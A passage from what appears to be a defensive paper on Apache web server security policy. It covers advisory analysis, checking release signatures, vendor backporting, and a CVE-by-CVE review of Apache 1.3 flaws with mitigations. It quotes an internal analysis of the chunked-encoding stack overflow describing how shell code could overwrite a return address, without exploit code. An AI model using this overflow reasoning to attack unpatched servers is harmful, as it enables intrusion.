If the vulnerability you are testing for comes with an exploit you could use that, but there is a whole load of problems doing that. Firstly you need to be able to trust the exploit, and quite often they contain assembler 'shell code'. Unless you want to disassemble it and can understand the results you're unlikely to be able to tell if the exploit contains an exploit of its own. A small number of exploits posted to Bugtraq were later found to be fake.

The other problem with exploits is that if they work they can tell you that you are vulnerable, but if they don't work that doesn't mean that you are not vulnerable. Exploits are usually hard to write and very dependent on operating system and environment, so it might just be an exploit that doesn't work on your particular system.

The final problem with exploits is that by definition they will exploit a vulnerability; it's a bit like poking yourself with a really sharp needle to test to see if you bleed.

Nessus

www.nessus.org

The "Nessus" Project aims to provide to the Internet community a free, powerful, up-to-date, and easy to use remote security scanner. Nessus will audit remotely a given network. Unlike many other security scanners, Nessus does not take anything for granted. That is, it will not consider that a given service is running on a fixed port - if you run your web server on port 1234, Nessus will detect it and test its security. "It will not make its security tests regarding the version number of the remote services, but will really attempt to exploit the vulnerability."

Unfortunately lots of the tests that Nessus uses are inconstant and do rely on the banner. To test for the OpenSSL vulnerability for example it relies on using Apache to be able to get the Server version string then parses it to look for the version number of OpenSSL. So if you've altered your server header, are using "ServerTokens Prod", or are using a backported security fix it won't be detected.

A vulnerability in PHP, for example, is going to be impossible to test automatically if you are only using PHP pages on a subset of your site - Nessus would have to trawl your entire web site trying out every combination of a particular vulnerability.

A problem in a mod_rewrite rule would be another thing that is non-trivial to automatically test for unless it was able to know about your particular Configuration.

The best way of knowing if you are vulnerable to a problem is to follow the analysis of the security advisory and apply it to your own situation. You shouldn't rely on automated tools to be able to work out your vulnerability.

If you want to know the exact exposure and possible impact on your organisation and have someone who knows C handy then looking at the source code diff is the most reliable method.

If all this is too complex or you don't have time with a full analysis then don't ignore the issue, just upgrade anyway.

SECRET: GO TO THE SOURCE

You can trust the source code, everything else has an agenda.

Dependencies

Back again to the analysis phase. How much work is it going to be to upgrade your system, kind of depends on what extra bits and pieces you have. If a new version of Apache requires a new version of `mod_ssl` that relies on a new version of OpenSSL which isn't compatible with your version of Perl you could find yourself ending up in a dependency loop.

I want to stress again that it is critically important for this stage to work that you trust the information on which you are basing your decisions. Therefore make sure you record what information you used in order to make the decision so if that information is found to be inaccurate later you can see how that affects your assumptions.

RESPONSE PHASE

Now we need to know what we're going to do about the issue. If the issue has no impact on your organisation there might be no response, but at least you have documented your analysis and can prove at a later stage why you took no action.

This is where things get more complicated as there may well be other policies that an organisation has that will affect what you do here. You may have your system have some certification that means that all changes have to be re-certified. You may have a policy to only install security updates and not feature updates.

In most cases the Apache Software Foundation usually recommend that people upgrade to the latest version, but as we have seen that isn't always possible as version upgrades frequently add new features. We also have an issue with compatibility with the Apache API. Each time the Apache API changes in some significant way all modules need to be recompiled. That isn't so hard if you have the source for the modules, but is a lot harder for example if you are using some proprietary third party module for which they only supplied you with a binary object.

Responding to the vulnerability may be a phased solution, applying a work around (or doing nothing in the short term) but planning an upgrade in the future. You could do this for the non-critical vulnerabilities or ones that you can work around (for example if the vulnerability only affected certain `mod_rewrite` rule sets that you were not currently using).

Let's say you want to take the easy route and decide to upgrade your machines to the latest Apache version. You've checked out the ChangeLog and Apache Week and you know what other changes are likely to have an impact. You downloaded a new binary of Apache for your system and you've installed it.

Oops, too late. Lets add in an extra step to the response phase, checking what we download.

Secret: Check what you download

How many people reading this paper have ever downloaded the Apache tarball from the apache.org site, unpacked and installed it directly? I know I have quite a few times. It never seems very likely that an intruder would be able to add some trojan horse into the Apache tarball.




Figure 14 OpenSSH gets trojan inserted (July 2002)

If it can happen to OpenSSH then it could happen to Apache. It fortunately doesn't happen very often¹, and as yet hasn't happened to the Apache project. But this wake up call sent shock waves through to everyone who blindly downloads and installs.

Especially if you are downloading from a mirror site.




Figure 15 Official download directory




Figure 16 The signature for httpd-2.0.43.tar.gz

To start checking signatures you first need to know how the Apache group signs their software. For every release a “release manager” is appointed. The job of the release manager is to build the final distributions and sign them. Because there are many people in the Apache Software Foundation who work on the web server there are many different release managers; it's common for the release manager to be a different person on each release. The managers' own PGP key always signs the releases, there is no single, global, Apache signing key.

¹ Although since I first wrote that sentence another two instances of Trojans being placed into open source software through site compromises have been made public.

A list of all the PGP keys that are authorised to sign a distribution is available from a number of places including:

1. From <http://www.apache.org/dist/httpd/KEYS>
2. In the file KEYS distributed with every release

Since an attacker who has the ability to alter a distribution also has the ability to alter the KEYS file it is worth getting the keys in advance or by a secondary method. Perhaps via the release managers own home page, via a key server, or from an old trusted distribution and verifying them). Or you could check the signatures on the keys.

The issues involved in trust and PGP keys are outside the scope of this discussion, any good book or resource on PGP is worth reading.

```
flurble% wget http://www.apache.org/dist/httpd/KEYS
Connecting to www.apache.org:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 88,641 [text/plain]

  OK -> .....
 50K -> .....

11:57:33 (317.08 KB/s) - `KEYS' saved [88641/88641]

flurble% gpg --import KEYS
gpg: Warning: using insecure memory!
gpg: key 2719AF35: public key imported
gpg: key A99F75DD: public key imported
gpg: key 302DA568: public key imported
gpg: key 2C312D2F: public key imported
gpg: key A0BB71C1: public key imported
gpg: key 08C975E5: public key imported
gpg: key DD919C31: public key imported
gpg: key 940A64BD: public key imported
gpg: key 631B5749: public key imported
```

Figure 17 Importing keys

```
flurble% gpg httpd-2.0.43.tar.gz.asc
gpg: Signature made Thu 03 Oct 2002 07:01:01 AM BST using RSA key ID 10FDE075
gpg: Good signature from "wrowe@covalent.net"
gpg:          aka "William A. Rowe, Jr. <wrowe@rowe-clan.net>"
gpg:          aka "wrowe@lnd.com"
gpg:          aka "wrowe@apache.org"
```

Figure 18 Checking the signature

As long as William has taken care of his key we can feel pretty good that our copy of Apache was not trojaned. Only “pretty good” though, we could check his key out a bit more if we are paranoid.

Apache Release	Key ID	Signed by
1.3.0	A0BB71C1	Jim Jagielski
1.3.1	F88341D9	Lars Eilebrecht
1.3.2	26BB437D	Ralf S. Engelschall
1.3.3	8F394E3D	Martin Kraemer
1.3.4	EE65E321	Martin Kraemer
1.3.6	F88341D9	Lars Eilebrecht
1.3.9	A99F75DD	Ken Coar
1.3.11	A0BB71C1	Jim Jagielski
1.3.12	A0BB71C1	Jim Jagielski
1.3.14	49A563D9	Mark Cox
1.3.17	A0BB71C1	Jim Jagielski
1.3.19	FDE534D1	Martin Kraemer
1.3.20	10FDE075	William Rowe
1.3.22	B96CD0C7	Bill Stoddard
1.3.23	A0BB71C1	Jim Jagielski
1.3.24	08C975E5	Jim Jagielski
1.3.27	A0BB71C1	Jim Jagielski
1.3.28	08C975E5	Jim Jagielski
2.0.35	C808A7BF	Ryan Bloom
2.0.36	DE885DD3	Sander Striker
2.0.39	6BBA9D5D	Cliff Woolley
2.0.40	DE885DD3	Sander Striker
2.0.42	DE885DD3	Sander Striker
2.0.43	10FDE075	William Rowe
2.0.44	DE885DD3	Sander Striker
2.0.45	E2226795	Justin R. Erenkrantz
2.0.46	E2226795	Justin R. Erenkrantz
2.0.47	DE885DD3	Sander Striker

MAINTENANCE PHASE

Well we've got a ton of stuff we can put in our security policy now, we've found the problem, analysed it and solved it. So what is left is just really any cleanup operation that is necessary. This could involve documenting the problem, signing off on the upgrade, and checking new IDS rules. Also reviewing if the policy worked in this situation and making any subsequent changes to the policy.

SECRET: CREATE A SECURITY POLICY

Summary

We've tried to cover the basics of a security policy to deal with how you would respond to a security issue found in Apache. It's rare that you'll just be worried about Apache though, so you can go thorough and do the same thing for all the other components you might be using – mod_ssl, OpenSSL, PHP, and so on.

We also assumed that you found out about the Apache vulnerability from some information source and not from your own systems getting broken into. If during the analysis phase you determined that not only was your system vulnerable but it had been

penetrated you'd need to invoke another set of rules on how you respond to and recover from an incident. CERT have some great documents on how to deal with intrusions, who to notify, and how to clean up.

Steps for Recovering from a UNIX or NT System Compromise

http://www.cert.org/tech_tips/win-UNIX-system_compromise.html

A document published by the CERT Co-ordination Centre and AusCERT (Australian Computer Emergency Response Team). It describes suggested steps for responding to a UNIX or NT system compromise.

I don't want to alarm anyone but basically if your system has been compromised, even if it looks just like you've been hit with an automated worm, you're going to have to reinstall the operating system and restore your data from scratch. After a successful intrusion into a system, usually an intruder will install a so-called "rootkit" to secure further access. Such rootkits are readily available on the net and are designed to be used even by less experienced users. Rootkits are generally able to disguise themselves and erase traces of the break in from logs, meanwhile installing backdoors into the system that cannot be detected.

You may think you were hit with a worm, but that could have opened up a back door for an intruder to place further compromises on your machine.

Loadable Kernel Module rootkits are a serious problem, they interface with the kernel at a level that make them incredibly hard to detect or remove. Outside the scope of this paper though.

Loadable Kernel Module (LKM) Rootkits

<http://la-samhna.de/library/lkm.html>

All about Linux LKM rootkits, what they do and how to detect them.

SECRET: ASSUME YOU ARE GOING TO GET HACKED

Assume you're going to get broken into at some point and plan accordingly.

SECRET: KEEP BACKUPS

So there was our framework for a security policy, one bite at a time. Of course if this is all too much effort you could always get someone to eat the elephant for you, which leads us nicely on to packaged versions of Apache.

VENDOR VERSIONS OF APACHE

So far when discussing the security policy I've been assuming that you installed Apache yourself from source. If you got your Apache installation as part of your operating system or from another vendor then you need to make some adjustments to the policy.

Getting Apache bundled with your operating system has a number of advantages:

1. It will just work, straight out of the box
2. It is customised for your OS environment
3. It will be tested and have gone through QA procedures

4. Everything you need is likely to be included, probably including some third party modules. Most OS vendors ship Apache with mod_ssl and OpenSSL and PHP and mod_perl for example.
5. Your vendor will tell you about security issues in all those bits, you have to look in less places
6. Updates to fix security issues will be easy to apply. The vendor will have already verified the problem, checked the signature on the Apache download, worked out the impact and so on.
7. You may be able to get the updates automatically, reducing the window of risk

Subscribing to your vendors security list is one way to make sure that you get all the information you need about all the components of the web server – not just Apache. Vendors will be going through a similar process of analysing the issue, working out the impact on their users, and producing the most effective fix.

It's worth looking at the risks:

1. You have to rely on (trust) your vendor to analyse the issue correctly.
2. You have to rely on (trust) your vendor to produce timely fixes to critical issues
3. By altering Apache the vendor may introduce vulnerabilities. This has happened a few times - we'll have a look at these later in this paper.
4. Compiling components yourself may cause problems (for example trying to replace the OpenSSL library in an operating system that may well be used by hundreds of programs)
5. You may be forced to upgrade even if you don't want to
6. It may be hard to work out if a vendor actually fixed a vulnerability

But here is another advantage of open source, freedom through choice. If you don't trust your vendor don't use their packaged version of Apache. If you don't like the speed at which your vendor produces fixes then you can fix the issues yourself or switch to a vendor that does. This competition keeps the vendors on their toes – since unlike closed source software issues cannot be simply hidden or fixed silently in the next update.

Vendors actually share a lot of information about security issues, most open source OS vendors are on a private list where patches, analysis and discussion about upcoming vulnerabilities takes place. Vendors usually get to hear about software vulnerabilities before they become public giving them time to prepare a response.

There are a number of debates going on about the concept of “responsible disclosure”. Should someone who finds a flaw in software give the software vendor time to fix the problem before going public? If a vulnerability is disclosed responsibly to the Apache group it can give us time to fix the issue and have a new version ready for release on the day that the issue is disclosed to the public. This means that the window of known risk is reduced (well, at least for those users who bother to fix and upgrade their servers).

**SECRET: TRUST YOUR VENDOR
(IF YOU DON'T THEN CHANGE VENDOR!)**

BACKPORTING

This leads nicely on to the issue of backporting. This has caused a great deal of confusion for people using vendor versions of Apache.

Firstly a vendor who packages Apache is likely to make some alterations to it in order to get it to run in their environment. That means it's no longer really "Apache" that they are shipping but some server "based on Apache". When a vendor ships "Apache 1.3.26" are they really shipping 1.3.26 or 1.3.26 plus some patches? It's hard to tell and this is an issue that still needs to be solved. Should a vendor add a tag to the version string to show that it has been modified, and even if they do will that really give users any useful information?

Vendors usually have some obligations to their customers in that updates to software once it is released won't break existing environments. That means that vendors can't always simply update their users to the latest and greatest versions of Apache.

Even security releases of Apache have new features and bug fixes added, and there have been a couple of cases where changes made last minute to security releases have backfired due to inadequate testing and peer review.

Vendors want users to be able to apply security updates easily and cleanly and with minimum disruption to their environment.

Say a vendor is using Apache 1.3.26 and a new release, 1.3.27 has just come out to fix a number of security issues. The vendor has a choice:

1. Update users to 1.3.27, which introduces changes to directives and other bug fix changes
2. Identify the security fixes and isolate them from the other changes, make sure the fixes don't introduce any unwanted side effects, and apply them to the 1.3.26 release.

This second option is what is called "backporting" and is becoming more and more common amongst OS vendors (and not just with Apache).

The problem with backporting is that the version number hasn't changed:

1. Those tools that rely on version numbers won't work anymore (Nessus tests)
2. Users will be confused when the press tell them they are vulnerable to an issue

Vendors usually have their own tools that work locally to work out versioning of their packaged versions of Apache (version of a RPM package for example), but these are not common across distributions.

A general solution to the version naming issue when backporting security fixes is still not clear

IS OPEN SOURCE MORE SECURE?

How many of you reading these notes have audited the source code of Apache looking for security issues? There are thousands of lines there. How about all the stuff you use with Apache like mod_ssl, OpenSSL, PHP, Perl. Are you assuming that those projects are doing that auditing for you?

SECRET: OPEN SOURCE DOESN'T MEAN IT'S MORE SECURE

This conjecture doesn't mean that I think open source is any less secure than closed source. It's just that you can't just assume that just because the source is out there that it's been properly audited. Open source does give you lots of benefits over closed source, so if you're looking for arguments on why you should use Apache over IIS there are a bucket load of them that you can pick out of this document. If you need to make a case for using Apache you'd be better picking the strongest arguments anyway, concede over these other minor issues and get onto the things that matter.

Well, we can narrow our focus because Apache is just a web server. When most people use Apache to do real things they need to start adding bits to the core. If you want SSL with Apache 1.3 you need to add in OpenSSL for all the crypto work and mod_ssl to link the two together. If you want to do cunning server side stuff you'll need something like mod_perl or PHP.

But for now lets just look at Apache by itself and concentrate just on Apache 1.3. Apache 2.0 is too new and so does not really have many vulnerabilities found in it yet, and Apache 1.2 is so old my archives don't go back far enough to get any useful information.

Apache 1.3.0 was released on 5th June 1998, 1.3.28 on the 18th July 2003.

Firstly lets start off with how we count vulnerabilities, since it isn't as easy as it sounds. Closed source vendors are often used to doing massive security fix updates that patch a number of things in one go, so you can't count advisories. Instead we'll normalise our data around CVE names. CVE already has a pretty good definition of an individual vulnerability and when something requires more than one CVE name. A good example is the OpenSSL vulnerability earlier – the worm exploits one particular issue but three or four different things were fixed at the same time.

Apache 1.3.0 to 1.3.28 (5 years and 1 month)

Type of issue	Severity	Number of vulnerabilities
Denial of Service	High	6
Show a directory listing	Low	4
Read files on the system	High	3
Remote arbitrary code execution	High	2
Cross Site Scripting	Medium	2
Local privilege escalation	Medium	1
Remote Root Exploit	High	0

6 of the 18 total vulnerabilities only affected non-Unix platforms. A number of these vulnerabilities required non-default and in some cases completely unlikely configurations too.

The data given here is new analysis performed on the Apache Week security database. An XML version of the database will be available shortly, but in the meantime it is available on the Apache Week web site in a HTML rendered version. We know that this database is complete as we spent a lot of time going through the Apache ChangeLog, CVS commit logs as well as private Apache mailing lists to make sure that we didn't miss any issues. Some of the issues are not described in much detail; in the past the Apache group did not always give out the full details to the public.

SECRET: APACHE IS ALREADY PRETTY SECURE

We've also not included issues that were caused by particular vendors packaging or patches or configuration of Apache. Here are some I found with a quick search of the CVE database. I'm certain there will be more examples of these that are not in CVE yet.

CVE	Type of issue	Severity	Vendor
2002-0842	Run arbitrary commands	High	Oracle, SCO
2000-0868	Show the source to CGI scripts	Medium	SuSE Linux
1999-0678, 2000-1016	Show files in /usr/doc	Low	Debian Linux, SuSE Linux
2000-0869	Read and write any file in docroot	High	SuSE Linux
2000-0234	Read .htaccess files	Medium	Cobalt
2000-1168	Run arbitrary commands remotely	High	IBM
2000-0883	See files in /perl	Low	Mandrake Linux

Okay, we've categorised the attacks, we now need to go through each type of attack in more detail and look at the impact and understand the terminology.

UNDERSTAND COMMON ISSUES

Lets look at the main types of issues affecting Apache in turn. To get more information about the versions affected by a particular vulnerability consult the Mitre CVE site or Apache Week.

Denial of Service

A denial of service is designed to stop legitimate users from using some service or other.

You can cause a denial of service against a web site by simply sending an awful lot of traffic to it. How does the web server know what is legitimate traffic and which is part of the denial or service? If all the requests are coming from one domain it's pretty easy for a router or the web server to pick them out and start limiting them, which is why distributed denial of service attacks using co-ordinated machines is popular.

Apache doesn't try to limit Denial of Service attacks; there are sensible ways to configure your server and routers to protect against them.

When we talk about a denial of service vulnerability affecting Apache we really mean that there is something wrong with Apache in such a way that a remote attacker can cause a denial of service attack without much effort. A non-linear relationship between effort and result.

For Apache on Unix platforms this is quite difficult to do because a single child process can die and is simply replaced when needed – something that just causes Apache child processes to be killed will just cause a few more system resources to be used creating a replacement. On threaded operating systems such as Windows, one thread that dies can make the whole server stop responding (at least with Apache 1.3).

CVE	Title	Description
CAN-2003-0460	Rotatelog DoS on Win32 and OS2	The rotatelog program on Apache before 1.3.28, for Windows and OS/2 systems, does not properly ignore certain control characters that are received over the pipe, which could allow remote attackers to cause a denial of service.
CAN-2001-1342	Denial of service attack on Win32 and OS2	A vulnerability was found in the Win32 and OS2 ports of Apache 1.3. A client submitting a carefully constructed URI could cause a General Protection Fault in a child process, bringing up a message box which would have to be cleared by the operator to resume operation.
none	Denial of service attack on Win32	There have been a number of important security fixes to Apache on Windows. The most important is that there is much better protection against people trying to access special DOS device names (such as "nul").
CAN-1999-1199	Multiple header Denial of Service vulnerability	A serious problem exists when a client sends a large number of headers with the same header name. Apache uses up memory faster than the amount of memory required to simply store the received data itself. That is, memory use increases faster and faster as more headers are received, rather than increasing at a constant rate. This makes a denial of service attack based on this method more effective than methods which cause Apache to use memory at a constant rate, since the attacker has to send less data.
none	Denial of service attacks	Apache 1.3.2 has better protection against denial of service attacks.

Apache even since version 1.2 has had directives designed to help limit the impact of denial of service attacks including RLimitCPU, RLimitMEM, and RLimitNPROC.

Apache 1.3.2 had new directives added, LimitRequestBody, LimitRequestFields, LimitRequestFieldsize, LimitRequestLine to give some protection against certain denial of service attacks.

Getting directory listings in the document root

This is the second most common category of problem that had been found in Apache, where a remote user can get a directory listing they shouldn't have been able to.

CVE	Title	Description
CAN-2001-0729	Requests can cause directory listing to be displayed	A vulnerability was found in the Win32 port of Apache 1.3.20. A client submitting a very long URI could cause a directory listing to be returned rather than the default index page.
CAN-2001-0731	Multiviews can cause a directory listing to be displayed	A vulnerability was found when <code>Multiviews</code> are used to negotiate the directory index. In some configurations, requesting a URI with a <code>QUERY_STRING</code> of <code>M=D</code> could return a directory listing rather than the expected index page
CAN-2001-0925	Requests can cause directory listing to be displayed	The default installation can lead <code>mod_negotiation</code> and <code>mod_dir</code> or <code>mod_autoindex</code> to display a directory listing instead of the multiview <code>index.html</code> file if a very long path was created artificially by using many slashes.
CVE-2000-0505	Requests can cause directory listing to be displayed on NT	A security hole on Apache for Windows allows a user to view the listing of a directory instead of the default HTML page by sending a carefully constructed request.

The impact of this type of vulnerability is fairly minor - You really shouldn't be storing anything important in the document root. I've seen people set up hidden directories on their servers for friends to access without any access controls – they're hoping that security through obscurity will protect them.

There are a number of other ways those hidden directories can be found without even being able to take advantage of a flaw in Apache:

1. Users may access the hidden files or directories from a public browser – browsers like to keep history files
2. Sites linked to from the hidden pages will get to see the name in their referer log file.
3. Adding secret directories to "robots.txt" to stop them being indexed doesn't help. It makes things worse.

**SECRET: YOUR DOCUMENT ROOT IS FOR THINGS
YOU WANT PEOPLE TO ACCESS**

If you don't need the functionality of having automatic directory listings then removing the `mod_autoindex` module will stop any future issues of this nature working.

Reading files from the system

Having an attacker able to remotely retrieve any file on your file system is a fairly serious security risk. Files can contain passwords for databases, system passwords or settings that could help an attacker with further vulnerabilities.

CVE	Title	Description
CAN-2000-0913	Rewrite rules that include references allow access to any file	The Rewrite module, <code>mod_rewrite</code> , can allow access to any file on the web server. The vulnerability occurs only with certain specific cases of using regular expression references in <code>RewriteRule</code> directives: If the destination of a <code>RewriteRule</code> contains regular expression references then an attacker will be able to access any file on the server.
CAN-2000-1204	Mass virtual hosting can display CGI source	A security problem for users of the mass virtual hosting module, <code>mod_vhost_alias</code> , causes the source to a CGI to be sent if the <code>cgi-bin</code> directory is under the document root. However, it is not normal to have your <code>cgi-bin</code> directory under a document root.
CAN-2000-1206	Mass virtual hosting security issue	A security problem can occur for sites using mass name-based virtual hosting (using the new <code>mod_vhost_alias</code> module) or with special <code>mod_rewrite</code> rules.

Fortunately the issues above are all pretty unlikely to be exploitable for most Apache servers.

More commonly this category of error is found when users write their own CGI scripts for the first time. If a CGI script reads or writes to a file where part of the filename is supplied by a remote user then you'd better make sure that the script checks for strange characters and blocks them.

Running Apache in a so-called "Chroot jail" would also limit this exposure, we'll look at a Chroot jail in a moment.

Remote arbitrary code execution

This is the nightmare for Apache administrators, where a flaw in Apache lets a remote attacker execute arbitrary code on their server.

CVE	Title	Description
CAN-2002-0392	Apache Chunked encoding vulnerability	Requests to all versions of Apache 1.3 can cause various effects ranging from a relatively harmless increase in system resources through to denial of service attacks and in some cases the ability to be remotely exploited.
CAN-2002-0061	Win32 Apache Remote command execution	Apache for Win32 before 1.3.24 and 2.0.34-beta allows remote attackers to execute arbitrary commands via parameters passed to batch file CGI scripts.

The Apache chunked encoding vulnerability was fortunately the first time in the history of Apache 1.3 that a remote attacker could exploit this class of vulnerability.

One remote code execution vulnerability in over 4 years, and even then it only affects a small subset of Apache users. We're doing well.

Remote code execution in software are most commonly caused by buffer overflows, but Apache had avoided buffer overflow vulnerabilities for most of its life. The chunked encoding vulnerability was quite a surprise. Bugs were found in the routines that dealt

with incoming requests encoded with chunked encoding. The bug actually caused a buffer overflow on the stack but the impact of this overflow was mitigated.

```
Date: Wed, 29 May 2002 13:11:38 +0100 (BST)
From: Mark J Cox
To: security@apache.org
Subject: Analysis of chunked segv
...

In Apache 1.3 we're crashing when doing a memcpy to a buffer, the
destination buffer is on the stack, and unfortunately stack exploits
are easy. So if we can get memcpy to stop before it hits some
unmapped memory and segvs then we do a remote exploit - simply by
putting shell code into our request and overwriting the return
address of ap_discard_body which is further up the stack.

[dumpbuf] [int] [sfp] [return address] [other stack stuff]
^
+--- 0xbfffd673                                0xbfffffff -----+

But since the length is large (>2^31) this is unlikely to happen,
memcpy will die before it returns. If a platform has a memcpy()
implementation that doesn't use a register copy of the length it may
be possible to change the length during the memcpy if the length is
on the stack - but fortunately in our case the length isn't pushed
onto the stack until much later, so our buffer can't overwrite the
length anyway.

The other thing that is going on is we have a ap_hard_timeout around
the affected routines, but our alarm return addresses are all in
static variables, and our request_rec isn't on the stack either, so
we can't get to those.

So it looks like we're limited to a DOS unless on a particular
platform you can get the memcpy to return and not segv.
```

That was the initial analysis of the problem for Apache 1.3, we had a stack overflow but it was going to be really hard to exploit on 32 bit platforms since we'd be doing a memcpy() with a huge length.

After the publication of the chunked encoding advisory by the Apache group a research team found that on BSD systems the memcpy implementation was flawed and treated the huge memcpy length as negative. The research team then wrote a clever exploit that could take advantage of this, which later made its way into the Slapper worm which exploited BSD systems.

Remote Root Exploit

The chances of a remote root exploit in Apache are very slim because the children that serve the incoming requests run under a non-root user id, very little of the server is running as root. More likely is an attacker getting to the remote Apache uid as explained above and then making use of other vulnerabilities in the operating system to escalate their privileges.

Mitigating against remote exploits

One of the difficulties in exploiting buffer overflows is getting the offsets right. You need to know where your shell code is in memory relative to the buffer you have overflowed. You can work this out by trial and error but this takes time and many requests, each additional request increasing the risk that the server administrator will notice something is happening. So usually exploit designers work out the offsets for

common platforms and hard code them into their exploit². There is a table in the Slapper worm for example that gives offsets for most of the versions of Apache that could be running on the most popular Linux distributions.

Intrusion detection systems can sometimes detect these attacks, as the attacker needs to send shell code to the server in order to exploit the vulnerability. Common IDS look at all incoming packets for things that look like shell code so would be able to warn of an attack as it happens. Unfortunately the war between shell code creators and IDS designers continues with elaborate polymorphic shell code able to disguise itself.

I've not mentioned firewalls. Firewalls are an essential part of a security strategy, but won't help you protect against flaws in Apache. There are some great books on firewalls.

Chroot jail

One way of limiting the impact of any future remote code execution is to limit the environment that an attacker would get once they have managed to send shell code to the server. A popular way of doing this is to build a chrooted environment on Unix platforms. A chrooted environment is basically a subtree of the filesystem, so you might say chroot to the directory `"/var/www/"` and then this directory appears as `"/` to the chrooted environment and anything running in that environment cannot access anything else in the tree.

In theory this sounds like a perfect solution but there are a number of drawbacks that limit its effectiveness

1. It's quite difficult to set up a chrooted environment, as it needs to have the right libraries and files.
2. For Apache this means that anything you want to serve; all content, and all dynamic scripts need to be inside the chrooted environment. This can cause limitations if you want to access databases, let users write scripts, or do `mod_perl`
3. You'll probably still have a couple of file descriptors open so that the children can write to the access and error logs, so remote attackers could still do nasty things to these files on some OS.
4. Other vulnerabilities in the OS can sometimes be exploited to let an attacker escape from the jail

If you are only serving static content then it's worth considering using a chroot jail. Having Apache run in a chroot jail would have thwarted both the worms that have attacked Apache servers to date.

Apache chroot(2) patch

<http://home.iae.nl/users/devet/apache/chroot/>

“This chroot(2) patch performs a chroot(2) call in the child processes when using the standalone mode of Apache. This means that after successful completion of that chroot(2) call the child process is limited to a very small part of the filesystem.”

In fact OpenBSD now comes with Apache running in a chroot jail as standard to mitigate against any future Apache issues.

² An interesting study would be to compare security benefits from compiling your own Apache against using a vendor-supplied Apache. A vendor supplied Apache will have fixed offsets in every deployed instance so might be easier to exploit automatically, but vendor versions will be easier to update and maintain. Diversity is good.

“This is the best approach we can currently take against such a monolithic piece of software with such bad behaviours. It is just too big to audit, so for simple usage, we are constraining it to within that jail.” -- Theo de Raadt, OpenBSD

Increasing Diversity and other mitigation

So we've said that for most serious attacks you need to know the buffer offsets, but that once you've found the offset for some particular vendors binary distribution of Apache you can use the same offsets for every one of those machines. This allows people to build those automated attack tools and write worms. One of the things we can do to stop this happening is to increase the diversity. Red Hat recently wrote Position Independent Executables (PIE) for Linux. Each time a PIE is loaded all of the parts end up in different, randomised locations. So an offset that works on one machine won't work on another.

There are other technologies being advanced that reduce the ability to exploit stack buffer overflows. For Linux my favourite is exec-shield which works transparently and needs no recompilation of applications.

None of these solutions are going to stop a bug that has security implications being turned into some remote Denial of Service opportunity, although with Apache having multiple children in the common processing model this even mitigates most Denial of Service attacks.

Perhaps the best emerging technology is SELinux, which adds mandatory access controls to Linux. I say emerging, but this technology has been developed through over ten years of NSA research. So, simplistically, if you were running Apache under SELinux you could crate a policy and tell Apache exactly what it was and wasn't allowed to do.

For a simple static web site you might state a policy “you can read any file in /var/www/html, you may write to existing files in /var/log/html”. An attacker who manages to break Apache would be limited by the OS to doing just those things defined by the policy. They'd probably get quite annoyed and add some swear words to your log file.

In reality the policy is going to be more complicated as your site adds CGI scripts, PHP, and so on, but given all the dangerous PHP scripts that people write (look at Bugtraq for many examples) having a policy for what scripts can do is no bad thing.

Local privilege escalation

This issue is unique, I've placed it on it's own as it doesn't really fit into any other category.

CVE	Title	Description
CAN-2002-0839	Shared memory permissions lead to local privilege escalation	The permissions of the shared memory used for the scoreboard allows an attacker who can execute under the Apache UID to send a signal to any process as root or cause a local denial of service attack.

The problem here is that on most systems Apache uses a shared memory segment to store details of all the children. Because the shared memory segment was being set to be owned by the Apache uid, anyone who could get access to the uid of Apache had the ability to modify anything in that memory segment.

It's not too difficult to run something under the Apache uid if you have local access to a machine since that is what scripts and other dynamic content will run as. If local users

can create CGI scripts or PHP pages then it's likely they can work out how to get to the Apache uid.

Once you have access to the scoreboard you can cause two things to happen, the first is to confuse the parent process into thinking all it's children are dead causing it to spawn more and more creating a denial of service vulnerability. The second is to confuse the parent into sending a signal to kill the child process – combined with the ability to replace the child process ID with some arbitrary process ID, you can kill any process on the system.

Cross Site Scripting

CVE	Title	Description
CAN-2002-0840	Error page XSS using wildcard DNS	Cross-site scripting (XSS) vulnerability in the default error page of Apache 2.0 before 2.0.43, and 1.3.x up to 1.3.26, when UseCanonicalName is "Off" and support for wildcard DNS is present, allows remote attackers to execute script as other web page visitors via the Host: header.
CAN-2000-1205	Cross-site scripting can reveal private session information	Apache was vulnerable to cross-site scripting issues. It was shown that malicious HTML tags can be embedded in client web requests if the server or script handling the request does not carefully encode all information displayed to the user. Using these vulnerabilities attackers could, for example, obtain copies of your private cookies used to authenticate you to other sites.

